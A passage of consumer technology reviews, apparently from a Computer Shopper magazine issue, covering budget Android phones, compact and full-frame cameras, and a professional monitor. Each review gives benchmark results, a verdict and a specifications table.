The Vodafone Smart Tab 4G is a perfectly decent tablet, with plenty to like if you don't want to pay through the roof for a cellular iPad Mini 2. However, there are plenty of cheaper, faster tablets out there, including the Tesco Hudl 2, if you're not fussed about 4G.

*Katharine Byrne*

### SPECIFICATIONS

**PROCESSOR** Quad-core 1.2GHz Qualcomm Snapdragon 410  
**SCREEN SIZE** 8in  
**SCREEN RESOLUTION** 1,280x800  
**REAR CAMERA** 5 megapixels  
**STORAGE** 8GB  
**WIRELESS DATA** 3G, 4G  
**DIMENSIONS** 290x123x8mm  
**WEIGHT** 327g  
**OPERATING SYSTEM** Android 4.4.4  
**WARRANTY** One year RTB  
**DETAILS** [www.vodafone.co.uk](http://www.vodafone.co.uk)  
**PART CODE** Smart Tab 4G



See page 72 for performance details



## BUDGET ANDROID SMARTPHONE

# PRESTIGIO Multiphone 5550 Duo



£123 inc VAT • From [prestigioplaza.co.uk](http://prestigioplaza.co.uk)

### VERDICT

A promising first effort from Prestigio, but the Multiphone 5550 Duo's poor camera and battery life prevent it from being a real bargain

**IN RECENT YEARS**, the budget smartphone market has been dominated by a single handset: Motorola's Moto G. With fast internals, a great screen and excellent battery life, it set the bar so high for phones under £150 that most can't hold a candle to its amazing value. The Prestigio Multiphone 5550 Duo is the first handset we've seen in some time that comes close to narrowing that gap.

Prestigio is new to the UK, but it's one of the biggest tablet and phone manufacturers in Eastern Europe. On paper, the 5550 Duo sounds too good to be true: it's not only larger than the Moto G, with a 5.5in 1,280x720 display, but also around £20 cheaper SIM-free, making it the cheapest phablet we've ever tested by some margin. Add in a 13-megapixel camera and 8GB of internal storage, and it gives similarly sized phones like the HTC Desire 816 a real run for their money.

We like the design, too: the rounded edges make it comfortable to hold, and the smooth plastic back provides enough purchase for your hand. It's not a slim phone, but at 9.2mm thick and 181g, it feels sturdy and well built.

The 5.5in screen doesn't produce accurate colours, with our colour calibrator measuring an sRGB colour gamut score of only 80.5%. This is low even for a budget phone. Colours look weak, and photos and videos don't look as rich and vibrant as they do on other handsets.

### NOT SUCH A BRIGHT IDEA

High brightness levels, which we measured at a peak 496.91cd/m<sup>2</sup>, don't help. Although it's brighter than most phones, which is great if you're using it outside, it spells doom for the 5550 Duo's massive 3,000mAh battery.

In our continuous video playback test, for example, the phone lasted just 9h 19m with the screen set to 170cd/m<sup>2</sup>, which isn't even half its overall brightness. While still a decent score compared to the Moto G, other cheap phablets fare better: the HTC Desire 816 managed 13h 47m with a smaller battery.

Black levels are also high at 0.61cd/m<sup>2</sup>, which makes it harder to read small text on websites such as BBC News than the Moto G. There isn't much in it, though, as the 5550 Duo's cleaner, purer whites help text to stand out against the background.

Performance-wise, the quad-core 1.3GHz MediaTek MT6582

processor can't quite match the Moto G, despite an almost identical score of 1,423ms in our JavaScript SunSpider tests. Android 4.4 in particular was noticeably slower on the 5550 Duo, as animations weren't quite as slick and menu screens took longer to load.

It's not enough of a delay to make using the phone frustrating, but the 5550 Duo also scored lower in our PCMark benchmarks, which test web browsing, video playback, document- and photo-editing performance. Its overall score of 1,980 is almost a full 1,000 points behind the Moto G's score of 2,850. It underperformed by a similar margin in all four sections of the test, so the 5550 Duo won't feel as fast during everyday use. For reference, a flagship phone such as the Samsung Galaxy Note 4 scores around 4,000 overall.

### MY BOY LOLLIPOP

It's also worth noting that Prestigio currently has no plans to update the 5550 Duo to Android 5.0 Lollipop, unlike Motorola, which will definitely be upgrading the Moto G via an OTA update some time this year. While Android 4.4 is a decent operating system, it's a shame that you'll be stuck using this version of Android for the lifetime of the handset.

The 5550 Duo can't compete with the Moto G on graphics performance. Whereas the Moto G scored 5,612 (or 23.1fps) in our 3DMark Ice Storm test, the 5550 Duo scored only 3,118, or an average of 16.1fps. Only the High quality option was available in our Epic Citadel test, while the Moto G was able to run on Ultra. The 5550 Duo still managed an acceptable score of 47fps, but when we tried games such as Assassin's Creed: Pirates, textures were smoothed over and muddy, with very little background detail. Again, it's not a major flaw, as games still run perfectly well, but the Moto G is the clear winner.

Our biggest complaint is the 5550 Duo's 13-megapixel camera. While colours generally look good, closer inspection reveals hardly any detail at all, with buildings and textures appearing fuzzy and undefined.

We also found it difficult to take good pictures using the camera's HDR mode, as it



requires you to hold the phone dead still while it takes shots at different exposures. We did our best to minimise handshake, but several shots still came out noticeably blurry. Then again, HDR rarely improved the quality of our photos, as they were just as hazy as the non-HDR shots we captured.

### G FORCE

The Moto G is still our favourite inexpensive Android phone, even though we mostly like what we've seen from Prestigio. If you're set on a larger phone, then the 5550 Duo has plenty of potential, assuming you don't want to pay an extra £100 for an HTC Desire 816. If the camera and battery life were better, it could have been a potential award-winner, but as it stands the Multiphone 5550 Duo falls short of claiming the Moto G's crown.

*Katharine Byrne*

### SPECIFICATIONS

**PROCESSOR** Quad-core 1.3GHz MediaTek MT6582  
**SCREEN SIZE** 5.5in  
**SCREEN RESOLUTION** 1,280x720  
**REAR CAMERA** 13 megapixels  
**STORAGE** 8GB  
**WIRELESS DATA** 3G  
**DIMENSIONS** 156x78x9.2mm  
**WEIGHT** 181g  
**OPERATING SYSTEM** Android 4.4.2  
**WARRANTY** Two years RTB  
**DETAILS** [prestigioplaza.co.uk](http://prestigioplaza.co.uk)  
**PART CODE** PSP5550DUOBLACK





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## BUDGET ANDROID SMARTPHONE

# HONOR Holly



£110 inc VAT • From [www.hihonor.com](http://www.hihonor.com)

## VERDICT

A decent budget smartphone with lots of storage, but poor graphics and mediocre battery life mean the Honor Holly fails to stand out

**HUAWEI-OWNED HONOR** is hoping the Holly can shake up the entry-level smartphone market. At £110 it's right in the middle of our current budget favourites, the £149 2nd Gen Motorola Moto G and its £90 cousin, the Moto E. However, it could potentially trump both phones on price. Honor says that the more people who register their interest for the phone in advance, the lower the final price will be. It had reached its £100 milestone at the time of writing, and even if it doesn't drop any further it looks impressive: a 5in 1,280x720 display, 16GB of storage and 8-megapixel camera give the Moto G and Moto E a collective run for their money.

Admittedly, the Holly isn't as attractive as either of Motorola's handsets. The glossy chassis attracts no end of smeary fingerprints and the removable back panel flexes slightly under pressure. Still, the curved edges make it comfortable to hold and we had no problems using the handset with one hand.

## BRIGHT AND BEAUTIFUL

The 5in 1,280x720 display is the same size as the Moto G's screen, so text and images look equally sharp on both handsets. The Holly's screen is much brighter, though, as our colour calibrator measured a peak brightness of 435.01cd/m<sup>2</sup> compared to the Moto G's 350.70cd/m<sup>2</sup>. This makes it easier to read long articles when browsing the web, as the black text stands out more clearly against the white background. A higher brightness should also help when using the phone outside in bright sunshine.

Colour accuracy isn't the Holly's strong point, as it only displays 80.1% of the sRGB colour gamut. This isn't great even by budget phone standards, as we'd normally expect a score of at least 90%.

The Holly is powered by a quad-core 1.3GHz MediaTek MT6582 processor and 1GB of RAM. This is fine for swiping through Huawei's custom Emotion UI skin, which sits on top of Android 4.4 KitKat, but the Moto G's Snapdragon 400 chip feels more responsive, producing snappier menu animations and quicker app-loading times.

It's also worth noting that Huawei's Emotion UI doesn't have an app tray, so all your app icons spread out across the nine main home screens. This can often make the phone feel a little cluttered.

The Holly lagged behind the Moto G in our PCMark benchmarks. Whereas the Moto G scored an impressive 2,850 overall, the Holly managed just 1,867. Graphics

performance was also disappointing. The Holly managed an average of 16.8fps (or a score of 3,154) in our 3DMark Ice Storm test and a stuttering 13.4fps (or 2,083) in Ice Storm Extreme, so it may struggle with more demanding 3D games. These scores put it more on a par with the Moto E, but at least the Moto E was still capable of running our Epic Citadel test at Ultra High quality. The Holly, meanwhile, only lets you choose High quality, so some games will never look their best. The Holly produced a highly respectable 46.5fps at its native resolution on High quality, however, so it should still be able to handle more casual games at perfectly acceptable speeds.

## RICH PICKINGS

We were pleased with the quality of the Holly's 8-megapixel photos. Colours looked rich and natural despite the overcast weather conditions, and the sky was exposed very accurately, although there was a little too much noise. The 16GB of storage – double that of the Moto G – should mean you have plenty of room for photos.

We wouldn't recommend the Holly's HDR mode, as several shots ended up exceedingly blurry as it stitched both exposures together. It doesn't cater well for natural hand-shake, so you'll have to keep the phone dead still to get a decent shot.

Battery life is decent but not spectacular, with the 2,000mAh battery lasting just 7h 59m in our continuous video playback test with the screen set to a brightness level of 170cd/m<sup>2</sup>. This should get you through the day, but we were hoping for a little more, especially since the Moto G lasted almost another two hours under the same conditions.

While the Moto G trumps the Honor Holly in almost every respect, it costs (at least for now) another £45 SIM-free and doesn't have as much internal storage. This might be enough to sway some users, but it's worth bearing in mind that you won't get an upgrade to Android 5.0 with the Holly, whereas you will with the Moto G. Even if the Holly's price ends up falling below £100, the Moto G remains our budget handset of choice.

Katharine Byrne



## SPECIFICATIONS

**PROCESSOR** Quad-core 1.3GHz MediaTek MT6582  
**SCREEN SIZE** 5in  
**SCREEN RESOLUTION** 1,280x720  
**REAR CAMERA** 8 megapixels  
**STORAGE** 16GB  
**WIRELESS DATA** 3G  
**DIMENSIONS** 142x72x9.4mm  
**WEIGHT** 156g  
**OPERATING SYSTEM** Android 4.4.2  
**WARRANTY** One year RTB  
**DETAILS** [www.hihonor.com](http://www.hihonor.com)  
**PART CODE** HOL-U19



See page 72 for performance details



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## POCKET ULTRA-ZOOM CAMERA

# PANASONIC

## Lumix DMC-TZ70



£349 inc VAT • From [www.wexphotographic.com](http://www.wexphotographic.com)

### VERDICT

Solid image quality and lots of useful features, but the TZ70 costs more than its direct rivals

**THE DMC-TZ70 IS** a compact camera with a 30x optical zoom, making it the perfect partner to a zoom-less smartphone camera. The trouble is that fitting a 30x zoom into a pocket-sized camera comes at the expense of image quality in low light. It's a limitation of optical design that a small camera can have a big zoom or a wide aperture for improved image quality in low light, but not both.

Panasonic is now looking to redress the balance. Whereas its predecessor, the TZ60 (see *Shopper 321*) used an 18-megapixel sensor, the TZ70 drops down to 12 megapixels. That means less detail, but having fewer pixels means more light hits each one, pushing down the grainy noise that blights most compact cameras. The TZ60's 30x lens wasn't quite sharp enough to match the 18-megapixel sensor, so the prospect of a lower resolution and less noise seems promising.

Panasonic has positioned the TZ70 at the top of the price range for pocket ultra-zoom cameras. There's plenty to justify it, including an electronic viewfinder, full manual exposure and focus control, Raw format support, a 10fps top burst speed, 1080p video at frame rates up to 50fps and slow-motion capture at 720p and 100fps. Photo-shooting modes include HDR, panorama and 3D capture.

### NO TOUCHING

There's a mode dial, rear wheel and lens ring for quick access to settings, but the lack of a touchscreen is disappointing. Moving the autofocus point without one was a bit of a chore, although it was less so after we reassigned the Fn1 button to this task.

The handgrip on the TZ60 was just a slender ridge, so the nicely contoured rubber grip on the TZ70 is welcome. The flash is still impractically placed, though: there's a high risk of obscuring it with a finger, and it's liable to throw shadows above the subject in portrait orientation.

Panasonic is currently the only manufacturer to include a viewfinder in this type of camera. We weren't impressed with the TZ60's viewfinder, as the view was small and the 200,000-dot screen looked pixelated. The TZ70's is much sharper

at 1.16 million dots, but the view is still small, and not much different to using the 3in LCD screen. Still, any viewfinder is welcome when direct sunlight makes the screen hard to see.

Panasonic's implementation of Wi-Fi is among the best around, with comprehensive remote control in the companion iOS and Android apps. There are options to send photos directly to mobiles, computers and other devices, either on demand or as soon as they're captured. Photos can be geo-tagged with the help of the app, which uses your iOS or Android device to log the location and tag photos later, but there's no integrated GPS.

### SLOW DOWN

It's a shame the drop from 18 to 12 megapixels hasn't come with a hike in performance. We timed one second between shots in normal use, which is marginally slower than the TZ60. Raw shooting is more responsive, though, at 1.1 seconds compared to two seconds on the TZ60. The fastest continuous mode managed 8.5fps and lasted for six frames in our tests. Whereas the TZ60 kept us waiting for around five seconds before it was ready for another burst, the TZ70 was ready to go again after 1½ seconds. There's also an option to shoot at 6fps (5.3fps in our tests) or 3fps with updating focus between each shot. Its ability to keep up with moving subjects was mixed but it's better than most cameras' fixed focus.

Video quality is excellent, with smooth, crisp details and lifelike colours. Stabilisation plays an important role when shooting at the long end of the zoom. Videos shot under household lighting had a gloomy yellow cast but noise was kept reasonably under control. There's an option to capture up to 10 photos while simultaneously recording video, but these 9-megapixel snaps are really just

1080p (2-megapixel) video frames that have been scaled up to the larger dimensions.

Photo quality is mixed, too. The modest 12-megapixel resolution delivers smoother colours and more natural-looking details than the TZ60, both in brightly lit and gloomier conditions, but some detail was lost.

### NOISE ANNOYS

With a small sensor behind a lens with a narrow aperture, noise was a problem in low light, and also when shooting shaded subjects at the long end of the zoom. The camera chose slow shutter speeds on automatic settings to capture plenty of light and minimise noise, but while the stabilisation did an impressive job of counteracting shake, blur from moving subjects could be a problem.

Most photos looked fine at typical viewing sizes but it required a generous dose of sun to produce shots that stood up to close scrutiny. The TZ70 has a small image quality advantage over direct rivals such as our current favourite, the Nikon S9700 (see *Shopper 321*), but we're not convinced it's enough to justify paying twice as much for.

For this kind of money, we prefer the Panasonic FZ200 (see *Shopper 310*), which is bulkier but more capable in low light. Then again, if you need something pocket-sized with a big zoom and a viewfinder, the TZ70 is the obvious – and indeed only – choice.

Ben Pitt



### SPECIFICATIONS

<b>SENSOR RESOLUTION</b>	12 megapixels
<b>SENSOR SIZE</b>	1/2.3in
<b>VIEWFINDER</b>	Electronic (1,166,000 dots)
<b>LCD SCREEN</b>	3in (1,040,000 dots)
<b>OPTICAL ZOOM (35mm-EQUIVALENT FOCAL LENGTHS)</b>	30x (24-720mm)
<b>35mm-EQUIVALENT APERTURE</b>	f/18.4-35.7
<b>WEIGHT</b>	243g
<b>DIMENSIONS</b>	66x112x37mm
<b>WARRANTY</b>	One year RTB
<b>DETAILS</b>	<a href="http://www.panasonic.com/uk">www.panasonic.com/uk</a>





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## NIKON D750

COMPUTER SHOPPER

★★★★★

BEST BUY

£1,749 inc VAT (price, specs and rating based on body-only package) • [www.wexphotographic.com](http://www.wexphotographic.com)

## VERDICT

The Nikon D750 is a no-compromise full-frame SLR at a competitive price

**FULL-FRAME SLRS** are a lot more affordable than they once were, with the Nikon D610 (see *Reviews*, *Shopper* 314) and Canon EOS 6D (*Shopper* 303) currently available for around £1,300 (body only). Both are excellent cameras, but inevitably have restrictions and compromises compared to pricier models – the most significant being limited autofocus points. The Nikon D750 aims to change that.

The D750 is a blend of the D610 and pricier D810, but while its price falls between the two, its features are closer to the D810's. There's a 51-point autofocus sensor, with more points covering a larger expanse of the frame than the D610's 39-point sensor. The autofocus sensors in cropped-sensor cameras such as the Nikon D7100 (*Shopper* 308) actually cover an even larger frame area, although of course they have a smaller area to cover.

The D750 uses the same autofocus sensor as the D810, but Nikon claims it's even more sensitive in low light. It certainly performed exceptionally well. It was startlingly fast in brighter conditions, helping deliver a record-breaking shot-to-shot time of 0.2 seconds in Single drive mode.

The 91,000-pixel metering sensor also matches the D810, which is a significant step up from the D610's 2,016-pixel sensor. This allows it to meter much more accurately for highlights and shadows, and even allows the camera to employ face detection when using the viewfinder – something most SLRs only offer in live view mode.

## SHOOTING STAR

The D750 records 1080p video at 24, 25, 30, 50 or 60fps, at around 22Mbit/s and 20 minutes per clip for the three lower frame rates and 40Mbit/s and 10 minutes for the higher two. There are headphone and mic sockets, along with precise volume control and metering.

You retain full manual control when shooting video, including aperture adjustment. It's also possible to set both the shutter speed and aperture but let the camera adjust exposure automatically via the Auto ISO mode.

It isn't up to the standard of the Panasonic GH4's 1080p

output for details, let alone its 4K output, but it is a step up from the Canon EOS 5D Mark III. It comfortably beats the GH4 for video noise levels, though, with barely a murmur at ISO 3200.

Autofocus is pretty clunky in video mode, darting back and forth before settling on the subject, and the internal microphone picks up the lens motor. It's fine for casual use, and keen videographers are likely to prefer to focus manually anyway.

The articulated screen is a first for a full-frame SLR. It's great for live view at awkward angles and makes the D750 the only full-frame SLR we'd consider buying if video were a priority.

## ALL UNDER CONTROL

There are dials for exposure and drive modes, dual command dials and a passive LCD screen on the top plate. Buttons for white balance, quality, ISO speed, autofocus, metering, exposure bracketing and exposure compensation work with the command dials to provide tactile access to all the key settings, often without having to take the camera away from the eye. There's no AF On to split autofocus and shutter release between separate buttons, but the AE Lock or Fn buttons can be assigned to the task.

The dual SDXC slots are likely to suit most people better than the D810's SDXC and CompactFlash slots. The D750 lacks a PC sync socket for triggering external flashes, but this is easy to add via a cheap hotshoe adapter.

Battery life is marginally longer at 1,230 shots. So too is the 6.5fps continuous speed, which it maintained for 41 JPEG or 13 Raw frames before slowing to 2.3fps and 1.4fps respectively. A slightly larger buffer would have sustained Raw performance for longer, making better use of the sophisticated subject tracking, but it's still a good result.

Wi-Fi is built in for the first time



in a Nikon full-frame SLR. It only supports image transfers and not remote viewfinder functions, but it's still a welcome addition. The iOS and Android apps receive all the thumbnails when paired, making subsequent browsing quick.

## SHARPEN UP

The D750's 24-megapixel sensor matches the D610's so we expected similar image quality, but there are a few notable differences. JPEG sharpening is stronger on the D750, which makes details pop but arguably doesn't look as natural. The sharpening amount can be adjusted in Picture Control settings, however, and shooting Raw bypasses it altogether.

The most welcome improvement is a drop in noise levels at fast ISO speeds. While the D610's JPEGs exhibited a bit of noise at ISO 1600, the D750's ISO 1600 and 100 output were virtually indistinguishable. Its advantage increased at faster ISO speeds, with superb JPEGs at ISO 6400 where the D610 becomes quite grainy. The D610 still has excellent noise levels, but the D750 raises the bar.

The D750's superior autofocus, noise performance, video mode and articulated screen make it well worth the extra cost compared to entry-level full-frame SLRs for those who can afford it. It's certainly not cheap, but this is the first full-frame camera that costs less than £2,000 and leaves us blissfully free from nagging doubts.

Ben Pitt



## SPECIFICATIONS

**SENSOR RESOLUTION** 24 megapixels  
**SENSOR SIZE** 35.9x24mm (full frame)  
**FOCAL LENGTH MULTIPLIER** 1x  
**VIEWFINDER** Optical TTL  
**LCD SCREEN** 3.2in (1,228,800 dots)  
**LENS MOUNT** Nikon F  
**WEIGHT** 1,317g  
**SIZE (HxWxD)** 116x142x156mm  
**WARRANTY** One year RTB  
**DETAILS** [www.nikon.co.uk](http://www.nikon.co.uk)



See page 72 for performance details



## PREMIUM COMPACT CAMERA

# CANON PowerShot G7 X

COMPUTER SHOPPER

★★★★★

BEST BUY

£479 inc VAT • From [www.johnlewis.com](http://www.johnlewis.com)

### VERDICT

The Canon G7 X delivers SLR quality in a truly pocketable package, and the price is right

**EVERYTHING ABOUT THE** Canon G7 X, from its lens and sensor to its control layout, size and weight, put it in competition with Sony's RX100 (Shopper 322). It slips into a pocket, yet its large sensor and bright lens capture tons of light for such a slim camera. The sensor and lens are equivalent to f/4.9-7.6 on a full-frame camera, which puts it on a par with SLRs and compact system cameras (CSCs) at this price.

With so much in common with the RX100, the differences between the two are worth noting. The G7 X lacks a viewfinder, a major new feature on Sony's Mark III model. An electronic viewfinder (EVF) is great if it's high quality, and Sony's is, but the diminutive RX100 III feels a bit odd pressed against the face. The Canon is around £150 cheaper than the Sony, and while the EVF may justify the higher cost for some, others will prefer to save their pennies. Both cameras' 3in screens tilt upwards, making them easy to hold at elbow height while bracing your elbows to the sides for extra stability.

### ZOOM FOR MANOEUVRE

The Canon comes with a larger 24-100mm zoom than the Sony's 24-70mm (equivalent) range, which is a distinct advantage for portraits and distant subjects. Both cameras have a 20-megapixel sensor, so there's scope to crop photos and still have plenty of detail. The extra zoom is still extremely welcome, though, not least because Canon still manages to match Sony's bright f/1.8-2.8 aperture.

Canon's touchscreen will appeal to some more than others, but we find it a timesaver for moving autofocus points – something we do frequently, as the bright 35mm-equivalent aperture delivers a shallow depth of field.

Touching the screen in multi autofocus mode invokes a track focus function, while touching in spot focus mode moves the autofocus point to a new static position. It's simple and effective.

The menus follow Canon's usual compact camera design, with a Func Set button revealing photographic settings and the Menu button reserved for less frequently used settings. It's also well equipped for manual control, with a rear wheel and lens ring for shutter speed and

aperture changes, plus a dedicated exposure compensation dial. A dedicated button reassigns the lens ring to ISO speed, manual focus and zoom, but the ring itself is rather stiff. Regularly reassigning it felt a bit clumsy.

Still, that's the only weak point in an otherwise friendly and responsive control system. It's well suited to casual snappers and keen photographers, with HDR and exposure bracketing, plus the ability to trigger the shutter simply by smiling or winking at the camera. The 1/2,000-second fastest shutter speed is a little slow, but there's a three-stop neutral-density (ND) filter built in for very bright conditions. The ND filter also comes in handy for blurring motion, such as for flowing water. The slowest shutter speed of 250 seconds is perfect for capturing night skies.

Wi-Fi with NFC is built in. The remote shooting mode is pretty basic, with a very slow image refresh in the app and functions limited to shutter release, flash, self-timer and an extremely sluggish zoom control.

### TOUCH OF CLASS

The touchscreen makes it easy to control tracking and spot focus while recording video. Depending on the selected shooting mode, it's also possible to lock the exposure, switch to manual focus and adjust exposure settings, all via the touchscreen to avoid spoiling the soundtrack with button clicks. 1080p videos are recorded at 30 or 60fps – the lack of 24p and 25p will frustrate keen videographers but shouldn't bother most people.

Video picture quality was hard to fault, with sharp details, flattering colours and remarkably little noise in low light. However, our studio test scene revealed that the G7 X's videos looked a little pixelated in comparison to the RX100's.

Photo performance is up to scratch, with responsive autofocus and 0.9 seconds between frames in normal use. The 6.9fps continuous mode can't match the RX100 III's 9.6fps, but it's not a huge difference in a camera that's unlikely to be used for sports and wildlife photography. It



managed 4.5fps with continuous autofocus – almost three times faster than the Sony. However, continuous Raw capture at 1.2fps is more than five times slower. Rapid-fire Raw photographers may prefer the Sony.


### POCKET THE DIFFERENCE

The G7 X is on a par with SLRs and CSCs at this price, and a step up from any other pocket-sized camera except the Sony RX100 series in terms of image quality. Focus is a little soft towards the edges of wide-angle shots, but excellent at other focal lengths. Face detection works well to capture portraits in tricky lighting conditions, while colours are balanced. The shallow depth of field, made possible by the large sensor and bright lens, elevates portraits to a standard normally only possible from a much larger camera.

There isn't much to separate the G7 X and RX100 III for image quality, but to our eyes focus is a little sharper on the Canon at most focal lengths, with smoother colour gradients at ISO speeds between 400 and 1600. Both produce usable JPEGs at up to ISO 3200, with ISO 6400 OK at a push. We prefer the Canon's slightly grainy output at fast ISO speeds to the Sony's more smeary appearance.

The Canon G7 X and Sony RX100 III are two of the best compact cameras we've seen, and both have our highest recommendation. The Canon has a lower price and touchscreen, while the £630 Sony has an EVF. We suspect the Canon G7 X will be the most popular.

Ben Pitt



### SPECIFICATIONS

**SENSOR RESOLUTION** 20 megapixels  
**SENSOR SIZE** 1in  
**VIEWFINDER** None  
**LCD SCREEN** 3in (1,040,000 dots)  
**OPTICAL ZOOM (35mm-EQUIVALENT)** 4.2x (24-100mm)  
**35mm-EQUIVALENT APERTURE** f/4.9-7.6  
**WEIGHT** 301g  
**SIZE (HxWxD)** 64x107x40mm  
**WARRANTY** One year RTB  
**DETAILS** [www.canon.co.uk](http://www.canon.co.uk)



See page 72 for performance details

## IMAGE PROFESSIONAL'S MONITOR

# BENQ PG2401PT

COMPUTER  
SHOPPER  
RECOMMENDED



£869 inc VAT • From [www.debenhamsplus.com](http://www.debenhamsplus.com)

### VERDICT

Professional-grade colour performance and sturdy design, but the PG2401PT's resolution is lower than we'd like

**BENQ'S PRO GRAPHICS (PG)** monitor range is considerably more expensive than its other models, but the extra money buys features that should appeal to professional designers and photographers who need accurate colours. The PG2401PT is a 24in, 1,920x1,200-pixel IPS display claiming 99% coverage on the wide and challenging Adobe RGB colour gamut, as well as 100% coverage on the CMYK gamut used in the printing industry.

The PG2401PT's stand is heavier than those on cheaper 24in screens, and the wide base is extremely stable, meaning minimal wobble when the monitor is knocked. The stand is height adjustable and includes a smooth turntable with 90° of adjustability, although screen tilt is a bit more limited.

Single VGA, DVI, HDMI, DisplayPort and Mini DisplayPort connectors are at the rear. The DisplayPort, Mini DisplayPort and HDMI connectors can output 1.07 billion colours, whereas the DVI and VGA ports can output 16.77 million. There's also a 3.5mm audio jack for a pair of headphones if you're connected via DisplayPort or HDMI. A light blue cable

The monitor uses an LG AH-IPS panel.

The AH prefix denotes this is an 'advanced, high-performance' panel, which means that colours should be brighter while dropping power consumption to a claimed 74.6W.

The panel coating does a great job of minimising reflections, and viewing angles both vertical and horizontal are very wide, with virtually no colour shift at even oblique angles.

Each PG2401PT comes with its own unique performance report that's conducted in the BenQ factory before shipping. With a 10-bit panel, images with soft gradients keep their shading characteristics instead of suffering from obvious divisions between colours.

In our calibration tests we found the factory default Standard mode was able to produce 99.6% sRGB coverage and 98.1% Adobe RGB coverage out of the box, which is a very impressive score to achieve without further calibration. It slightly missed our colour temperature target of 6500K, with images showing up slightly cold at 6654K.

## Each PG2401PT comes with its own unique performance report that's conducted in the BenQ factory before shipping

routing hole keeps a tight hold of the cables as they're fed into the connection ports.

Two USB3 ports and an SD card reader are on the left. The monitor also comes with a hood for light- and colour-sensitive work.

### LIGHT MOVEMENT


The backlit, touch-sensitive menu buttons light up as your hand moves towards them, which is a nice touch. The onscreen menus are responsive and well designed, with all the settings you'd want easily accessible. At this price, however, we would have expected an external remote control with buttons for presets or navigating the menus.

Customising the available presets, which include Adobe RGB, sRGB, illuminance, D50, D65 and Eco, is a little fiddly because their colour temperature and gamma settings are locked down. To use one of these profiles as a base for one of your own custom profiles, you'll have to save it as a custom profile, and then switch to that profile and edit it. There are only two slots for custom profiles, which seems a bit stingy.

Colour temperature can be adjusted via the onscreen menus, but there are only nine presets unless you use one of the Custom profiles. Using a Custom profile you can adjust colour temperature in increments of 100K or by tweaking RGB values, which will be a boon for photographers who deal with challenging lighting conditions.

The average delta E figure, where lower scores are better, was 0.76. This means the colours produced onscreen and the ideal version of that colour are virtually indistinguishable to the human eye.

The Uniformity option is switched on by default, giving the monitor incredibly even backlighting with only tiny deviations of around 3% between the darkest and the brightest patches of the panel. Unfortunately Uniformity limits the screen's brightness hugely; in our initial calibration tests with brightness set at 50, the screen could only muster 163.1cd/m<sup>2</sup>. For most people that won't be a problem, especially because when the Uniformity option is switched off, white levels can reach an eye-searing 322cd/m<sup>2</sup>,



which will be far too bright to work with all day without risking eye strain.

With Uniformity mode switched off, there are much greater differences between the lightest and the darkest spots on the panel, with some patches of the screen up to 17% darker than the central area.

### COMPARE AND CONTRAST

The Uniformity mode also affects contrast levels; the best contrast performance we could get out of the panel with it switched on was a fairly low 604:1. Once switched off, this increased to a much better 971:1. If this is important to you, you should switch off Uniformity mode and drop the brightness settings to a comfortable level.

We had no problems with input lag; using the Leo Bodnar input lag tester we measured lag at 37.2ms. For image-editing purposes, this is practically irrelevant.

The PG2401PT's hardware calibration means you can connect a compatible colour calibrator to your PC, connect the PC to the monitor via USB and adjust the monitor's own 3D colour lookup table (LUT) yourself.

The BenQ PG2401PT is a superb monitor with a lot of advanced features professional users will love. It's a shame it doesn't have a higher resolution panel, though. If you need an accurate monitor that you can trust, this is the monitor to buy. However, Asus's PB279Q (Shopper 326) has a 3,840x2,160 resolution, accurate colours and is £200 cheaper. It lacks industry-standard presets, but it's more than enough for all but the most advanced users.

*Michael Passingham*

### SPECIFICATIONS

**SCREEN SIZE** 24in  
**RESOLUTION** 1,920x1,200  
**SCREEN TECHNOLOGY** IPS  
**REFRESH RATE** 60Hz  
**VIDEO INPUTS** DisplayPort, Mini DisplayPort, HDMI, DVI, VGA  
**WARRANTY** Two years onsite  
**DETAILS** [www.benq.co.uk](http://www.benq.co.uk)



## ULTRA-WIDE MONITOR

# AOC U3477PQU

COMPUTER  
SHOPPER  
BEST BUY



£591 inc VAT • From [www.ballicom.co.uk](http://www.ballicom.co.uk)

### VERDICT

With incredible colours and a versatile design, the AOC U3477PQU is the best ultra-wide monitor you can buy

**ULTRA-WIDE MONITORS** have a unique place in the monitor market thanks to their striking 21:9 aspect ratios. The latest generation have 3,840-pixel horizontal resolutions and 1,440 pixels vertically; while this means they have fewer pixels overall than an ultra HD display, their gigantic, wide designs make them suitable for extreme multitasking and cinematic gaming.

AOC's U3477PQU uses the same panel as the brilliant LG 34UM95, which we reviewed in *Shopper* 321, so exceptional image quality is already guaranteed. What's even more impressive is the AOC's significantly lower price. This is largely down to the omission of the two Thunderbolt ports found on the LG display; these ports are useful for Apple Mac owners, but for most consumers they're an expensive extra.

### STAND AND DELIVER

